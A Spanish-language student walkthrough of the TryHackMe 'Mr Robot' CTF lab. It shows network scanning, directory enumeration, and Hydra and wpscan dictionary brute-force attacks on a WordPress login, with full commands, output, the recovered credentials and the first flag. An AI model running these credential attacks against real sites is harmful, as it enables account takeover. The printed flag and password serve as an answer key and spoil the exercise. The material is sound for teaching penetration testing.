Reto: TryHackMe - Mr robot ctf

Propósito
El propósito de esta práctica consistirá en el desarrollo del estudiante a la introducción del análisis de vulnerabilidades con el uso de una máquina virtual mr. robot que será analizada en Kali Linux para encontrar y explotar las vulnerabilidades del sistema.
Objetivo
Desarrollar métodos de prueba de ataque a sitios web con el uso de una máquina virtual, encontrando las fallas y explotandolas.


Objetivos específicos

- ➢ Explotar las vulnerabilidades encontradas
- ➢ Obtener las credenciales del usuario
- ➢ Obtener la información de la web

Introducción


En esta práctica se analizará una máquina virtual para encontrar sus fallos y explotarlos, en este caso usaremos Mr. robot y escaneamos sus puertos para descubrir algún puerto abierto y explotar dichos puertos. Al descubrir un sitio web abierto se probará búsquedas por defecto que el sitio posea para obtener información por donde empezar nuestro ataque en esa red y se hará un análisis de diccionarios para comprobar usuarios y claves.

Desarrollo
Para esta práctica usaremos 2 máquina virtuales, el primero será Kali Linux y una máquina desarrollada en Ubuntu



1. **Identificación de nuestra red**
   Como primer paso, deberemos iniciar sabiendo ¿Cuál es nuestra red?

Usaremos **ifconfig**



Nota: Por motivos obvios no se mostrará la dirección MAC de los dispositivos para una protección de la privacidad del practicante a posibles intentos de invasión, pero sí se mostrará los procesos, solo se ocultara información delicada y comprometedora de la ubicación del usuario..

2. **Identificación de dispositivos**

   Hay 2 formas de descubrir las redes:

   1. La primera es usando un escaneo por **nmap**


      Parámetros:

      - **nmap:** permitirá el escaneo de puertos y su estado
      - **-sn:** permitirá una búsqueda específica de las IPs en uso de la red.
      - **IP (dirección de red):** Por lo general, se usa la dirección de red o subred para el escaneo.Debido a que pasa por todas las redes conectadas a él. Por ejemplo: 160.12.6.0
      - **Mask:** La mascara que conforma la red o subred, por lo general, solo se debe ingresar el número total que ocupa por octetos de 4 grupos, por ejemplo: 11111111.11111111.11111111.00000000, luego de convertirlos a sistema decimal se representan como 255.255.255.0 y si se cuenta los bytes 1 da un total de 24/32 este número 24 se usará


      Comando: **nmap -sn IP/Mask**

      ejemplo: nmap -sn 160.12.6.0/24


      Se escanea todas las ips disponibles



2. **análisis por netdiscover**
   Similar al caso anterior buscará en la red las direcciones habilitadas o en uso pero presentadas en una tabla de información.
   Comando: **netdiscover**
   Nota: para que el comando funcione, requiere privilegios de super usuario (sudo)



3. **Identificación de puertos abiertos**
   Una vez reconocido los dispositivos podemos usar nmap para un estudio de los puertos y su estado, como sabemos la IP 192.168.2.1 es el gateway de nuestra red y el dispositivo donde corremos nuestras maquinas ocupa la IP 192.168.2.103 entonces descartamos 2 posibles candidatos, quedando el 101 y 104 por probar.



Hemos encontrado un posible candidato, podemos ver que están abiertos los puertos 80 y 443, los cuales, pertenecen a los servicios web http y https.
Comprobaremos la información ingresando en el navegador la dirección ip de dominio

Hemos tenido éxito al ingresar a la página web.

Nota: Si tu navegador no accede al sitio, te pedirá la validación del certificado, el cual, una vez aceptado te dejará pasar.

4. **Búsqueda de información del sitio**

Una vez detectado el sitio web, realizaremos algunas búsquedas por información del sitio, por si encontramos alguna información útil para ser usada.
Al ser abundantes las posibilidades, usaremos una herramienta "Dirsearch" para nuestra identificación de la información que nos ofrece nuestro sitio web.

a. Instalación de Dirsearch

Usaremos apt-get install dirsearch

```
┌──(root㉿kali)-[/]
└─# apt-get install dirsearch
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  python3-cffi-backend
The following NEW packages will be installed:
  dirsearch
The following packages will be upgraded:
  python3-cffi-backend
1 upgraded, 1 newly installed, 0 to remove and 543 not upgraded.
Need to get 199 kB of archives.
After this operation, 653 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 https://mirror.cedia.org.ec/kali kali-rolling/main amd64 dirsearch all 0.4.3-1 [86.9 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 python3-cffi-backend amd64 1.16.0-2+b1 [112 kB]
Fetched 199 kB in 1s (272 kB/s)
Selecting previously unselected package dirsearch.
(Reading database ... 399278 files and directories currently installed.)
Preparing to unpack .../dirsearch_0.4.3-1_all.deb ...
Unpacking dirsearch (0.4.3-1) ...
Preparing to unpack .../python3-cffi-backend_1.16.0-2+b1_amd64.deb ...
Unpacking python3-cffi-backend:amd64 (1.16.0-2+b1) over (1.16.0-2) ...
Setting up dirsearch (0.4.3-1) ...
Setting up python3-cffi-backend:amd64 (1.16.0-2+b1) ...
Processing triggers for man-db (2.12.0-1) ...
Processing triggers for kali-menu (2023.4.6) ...
```

Usaremos la siguiente especificación:
dirsearch -u http://IP -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php,txt,html -r


- dirsearch: nos permitira una búsqueda de archivos de una página web
- -u: analizará por url nuestros sitio
- -w: especificamos el diccionario a modificar
- -e: especificamos la extensiones de archivos a buscar
- -r: permite recursividad

```
┌──(root㉿kali)-[/]
└─# dirsearch -u http://192.168.2.101/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php,txt,html -f
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See htt
rces.html
```


Nos dará varios resultados y podremos salvar el registro en reportes

```
Output File: /reports/http_192.168.2.101/__24-01-02_10-40-20.txt

Target: http://192.168.2.101/

[10:40:20] Starting:
[10:40:20] 301 -  236B  - /images  →  http://192.168.2.101/images/
[10:40:20] 403 -  216B  - /images/
[10:40:20] 301 -    0B  - /index.php  →  http://192.168.2.101/
[10:40:22] 301 -  234B  - /blog  →  http://192.168.2.101/blog/
[10:40:22] 403 -  214B  - /blog/
[10:40:22] 404 -  206B  - /cgi-bin/
[10:40:23] 301 -    0B  - /rss  →  http://192.168.2.101/feed/
[10:40:23] 301 -    0B  - /rss/  →  http://192.168.2.101/feed/
[10:40:23] 200 -    0B  - /sitemap
[10:40:23] 404 -  210B  - /sitemap/
[10:40:26] 302 -    0B  - /login  →  http://192.168.2.101/wp-login.php
[10:40:26] 302 -    0B  - /login/  →  http://192.168.2.101/wp-login.php
[10:40:36] 301 -    0B  - /0  →  http://192.168.2.101/0/
[10:40:36] 200 -    3KB - /0/
[10:40:36] 301 -    0B  - /feed  →  http://192.168.2.101/feed/
[10:40:37] 200 -  435B  - /feed/
[10:40:37] 301 -  235B  - /video  →  http://192.168.2.101/video/
[10:40:37] 403 -  215B  - /video/
[10:40:42] 301 -    0B  - /image  →  http://192.168.2.101/image/
[10:40:42] 200 -    5KB - /image/
[10:40:43] 301 -    0B  - /atom  →  http://192.168.2.101/feed/atom/
[10:40:43] 301 -    0B  - /atom/  →  http://192.168.2.101/feed/atom/
[10:40:53] 301 -  240B  - /wp-content  →  http://192.168.2.101/wp-content/
[10:40:53] 200 -    0B  - /wp-content/
[10:40:55] 301 -  235B  - /admin  →  http://192.168.2.101/admin/
[10:41:07] 301 -  235B  - /audio  →  http://192.168.2.101/audio/
```


Lo primero que llama la atención es el directorio login, ingresamos como wp.login.php



Descubrimos el registro de usuario y otro archivo curioso que podremos partir se llama robots



Descubrimos 2 archivos interesantes en robots, un diccionario y un txt



Primero descargamos estos recursos que hemos encontrado usando la herramienta **wget** para descargar archivos en la web.
Necesitaremos la dirección IP y el recurso a descargar

Comando:

wget IP/fsocity.dic
wget IP/key-1-of.3.txt

Procederemos a descargar los archivos de la web

```
┌──(root㉿kali)-[/home/kali]
└─# wget 192.168.2.101/fsocity.dic
--2024-01-02 11:47:51--  http://192.168.2.101/fsocity.dic
Connecting to 192.168.2.101:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsocity.dic'

fsocity.dic                                 100%[=========================

2024-01-02 11:47:51 (25.2 MB/s) - 'fsocity.dic' saved [7245381/724538

┌──(root㉿kali)-[/home/kali]
└─# wget 192.168.2.101/key-1-of-3.txt
--2024-01-02 11:48:36--  http://192.168.2.101/key-1-of-3.txt
Connecting to 192.168.2.101:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [text/plain]
Saving to: 'key-1-of-3.txt.1'

key-1-of-3.txt.1                            100%[=========================

2024-01-02 11:48:36 (1.26 MB/s) - 'key-1-of-3.txt.1' saved [33/33]
```

Usaremos Cat para la lectura de estos archivos
Como podemos ver, el primero nos otorga la llave 1 de 3

```
┌──(root㉿kali)-[/home/kali]
└─# cat key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9

┌──(root㉿kali)-[/home/kali]
└─# cat fsocity.dic
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
```


5. **Ataque de credenciales**

Primero, separaremos el diccionario descargado y lo ordenaremos

```
┌──(root㉿kali)-[/home/kali]
└─# cat fsocity.dic | sort -u | uniq > wordlist.dic

┌──(root㉿kali)-[/home/kali]
└─#
```

Ahora, usaremos nikto para detectar algún fallo de seguridad en la web o vulnerabilidad

Nota: Al volver iniciar la máquina la ip dinámica cambió, así que, a partir de ahora usaremos la 103, para evitar confusiones.



Lo que más no llama la atención de este informe es el siguiente punto

Observamos que hay información sobre un login encontrado de wordpress
Por tanto, procederemos a trabajar con Hydra para encontrar credencial de usuario por un ataque de diccionario por Wordpress

Comando hydra -V -L “diccionario” -p “password” IP http-form-post “/wp-login.php:log=^USER^&pwd=^PASS^&wp=submit=Log+In:Invalid username”

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -V -L wordlist.dic -p test 192.168.2.103 http-form-post "/wp-login.php:
log=^USER^&pwd=^PASS^&wp-submit=Log+In:Invalid username"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mil
itary or secret service organizations, or for illegal purposes (this is non-bindi
ng, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-02 18:35:3
3
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:11452/p:
1), ~716 tries per task
[DATA] attacking http-post-form://192.168.2.103:80/wp-login.php:log=^USER^&pwd=^P
ASS^&wp-submit=Log+In:Invalid username
[ATTEMPT] target 192.168.2.103 - login "000" - pass "test" - 1 of 11452 [child 0]
 (0/0)
[ATTEMPT] target 192.168.2.103 - login "000000" - pass "test" - 2 of 11452 [child
 1] (0/0)
[ATTEMPT] target 192.168.2.103 - login "000080" - pass "test" - 3 of 11452 [child
 2] (0/0)
[ATTEMPT] target 192.168.2.103 - login "001" - pass "test" - 4 of 11452 [child 3]
 (0/0)
[ATTEMPT] target 192.168.2.103 - login "002" - pass "test" - 5 of 11452 [child 4]
 (0/0)
[ATTEMPT] target 192.168.2.103 - login "003" - pass "test" - 6 of 11452 [child 5]
 (0/0)
[ATTEMPT] target 192.168.2.103 - login "0032" - pass "test" - 7 of 11452 [child 6
] (0/0)
[ATTEMPT] target 192.168.2.103 - login "003s" - pass "test" - 8 of 11452 [child 7
] (0/0)
[ATTEMPT] target 192.168.2.103 - login "004" - pass "test" - 9 of 11452 [child 8]
 (0/0)
```

Buscando minuciosamente entre los registros de búsqueda de hydra, encontramos el siguiente usuario

```
[ATTEMPT] target 192.168.2.103 - login "emotions" - pass "test" - 7442 of 11452 [child 15] (0/0)
[ATTEMPT] target 192.168.2.103 - login "emp" - pass "test" - 7443 of 11452 [child 9] (0/0)
[ATTEMPT] target 192.168.2.103 - login "empathy" - pass "test" - 7444 of 11452 [child 11] (0/0)
[ATTEMPT] target 192.168.2.103 - login "empire" - pass "test" - 7445 of 11452 [child 5] (0/0)
[80][http-post-form] host: 192.168.2.103   login: elliot   password: test
[ATTEMPT] target 192.168.2.103 - login "emplo" - pass "test" - 7446 of 11452 [child 0] (0/0)
[ATTEMPT] target 192.168.2.103 - login "employed" - pass "test" - 7447 of 11452 [child 2] (0/0)
[ATTEMPT] target 192.168.2.103 - login "employee" - pass "test" - 7448 of 11452 [child 6] (0/0)
[ATTEMPT] target 192.168.2.103 - login "employees" - pass "test" - 7449 of 11452 [child 7] (0/0)
```

Guardaremos el nombre de elliot en un txt

```
┌──(root㉿kali)-[/home/kali]
└─# echo "elliot" >user.txt

┌──(root㉿kali)-[/home/kali]
└─# ls
Desktop    Downloads  Pictures  Templates  dirsearch   index.html      key-1-of-3.txt.1  wordlist.dic
Documents  Music      Public    Videos     fsocity.dic  key-1-of-3.txt  user.txt
```

Y haremos un ataque de fuerza bruta con wpscan
Para esto ocuparemos el dominio/host del sitio, un usuario y un diccionario para este ataque


Comando: wpscan –url host -U usuario -P diccionario

```
┌──(root㉿kali)-[/home/kali]
└─# wpscan --url http://192.168.2.103/ -U user.txt -P wordlist.dic
_______________________________________________________________

        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.25

      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```


Hemos encontrado la contraseña

```
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - elliot / ER28-0652
All Found
Progress Time: 00:00:22 <=============================================>

[!] Valid Combinations Found:
 | Username: elliot, Password: ER28-0652
```

Para verificarlo, entraremos al Wordpress



